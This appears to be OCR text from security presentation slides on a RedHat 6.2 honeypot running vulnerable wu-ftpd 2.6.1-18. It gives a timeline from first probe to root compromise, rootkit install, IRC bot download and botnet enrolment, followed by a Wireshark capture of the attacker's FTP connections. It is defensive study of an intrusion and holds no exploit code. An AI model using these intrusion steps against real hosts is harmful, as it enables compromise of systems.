



- RedHat 6.2 honeypot installed
- Open ports include: ftp, ssh, telnet
- Running wu-ftpd version 2.6.1-18 with well-known exploit
- Attack timeline: (86,400 sec = 24 hrs; 3,600 sec = 1hr)
  - 72,285 sec - first connection attempt
  - 92,305 sec - first exploit attempt
  - 92,319 sec - root obtained, rootkit installed
  - 124,493 sec - first live login
  - 126,066 sec - first outbound connection attempt
  - 126,080 sec - downloaded irc bot binary
  - 126,098 sec - joined the botnet



X11 Applications Edit Window Help
(100%) Thu 15:13 will
snort.log.1137188038 - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. . Time Source Destination Protocol Info
7423 92305.88957 200.24.103.4 10.254.254.1 TCP 52153 > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=11807259 TSER=0 WS=0
7424 92305.89079 10.254.254.1 200.24.103.4 TCP ftp > 52153 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=9676799 TSER=11807259
7425 92306.03587 200.24.103.4 10.254.254.1 TCP 52153 > ftp [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=11807273 TSER=9676799
7426 92306.03837 10.254.254.1 200.24.103.4 TCP filenet-rmi > ident [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=9676814 TSER=0 WS=0
7427 92306.17946 200.24.103.4 10.254.254.1 TCP ident > filenet-rmi [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7428 92306.27048 10.254.254.1 200.24.103.4 FTP Response: 220 localhost.localdomain FTP server (Version wu-2.6.1-18) ready.
7429 92306.41034 200.24.103.4 10.254.254.1 TCP 52153 > ftp [ACK] Seq=1 Ack=68 Win=5840 Len=0 TSV=11807311 TSER=9676837
7430 92306.57065 200.24.103.4 10.254.254.1 TCP 52955 > ftp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=11807327 TSER=0 WS=0
7431 92306.57095 10.254.254.1 200.24.103.4 TCP ftp > 52955 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=9676867 TSER=11807327
7432 92306.71161 200.24.103.4 10.254.254.1 TCP 52955 > ftp [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=11807341 TSER=9676867
7433 92306.71394 10.254.254.1 200.24.103.4 TCP filenet-pa > ident [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=9676881 TSER=0 WS=0
7434 92306.85542 200.24.103.4 10.254.254.1 TCP ident > filenet-pa [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7435 92306.86679 10.254.254.1 200.24.103.4 FTP Response: 220 localhost.localdomain FTP server (Version wu-2.6.1-18) ready.
Frame 7423 (74 bytes on wire, 74 bytes captured)
Ethernet II, Src: 3com_11:ea:1b (00:20:af:11:ea:1b), Dst: AcctonTe_5d:22:ce (00:10:b5:5d:22:ce)
Internet Protocol, Src: 200.24.103.4 (200.24.103.4), Dst: 10.254.254.1 (10.254.254.1)
Transmission Control Protocol, Src Port: 52153 (52153), Dst Port: ftp (21), Seq: 0, Len: 0
Source port: 52153 (52153)
Destination port: ftp (21)
Sequence number: 0 (relative sequence number)
Header length: 40 bytes
Flags: 0x02 (SYN)
Window size: 5840
Checksum: 0x7474 [correct]
Options: (20 bytes)
0000 00 10 b5 5d 22 ce 00 20 af 11 ea 1b 08 00 45 00 ...]".. ......E.
0010 00 3c 4c 7c 40 00 2b 06 cb 23 c8 18 67 04 0a fe .<L|@.+. .#..g...
0020 fe 01 cb b9 00 15 27 a1 66 67 00 00 00 00 a0 02 ......'. fg......
0030 16 d0 74 74 00 00 02 04 05 b4 04 02 08 0a 00 b4 ..tt.... ....
Frame (frame), 74 bytes
Packets: 62013 Displayed: 62013 Marked: 0
Profile: Default

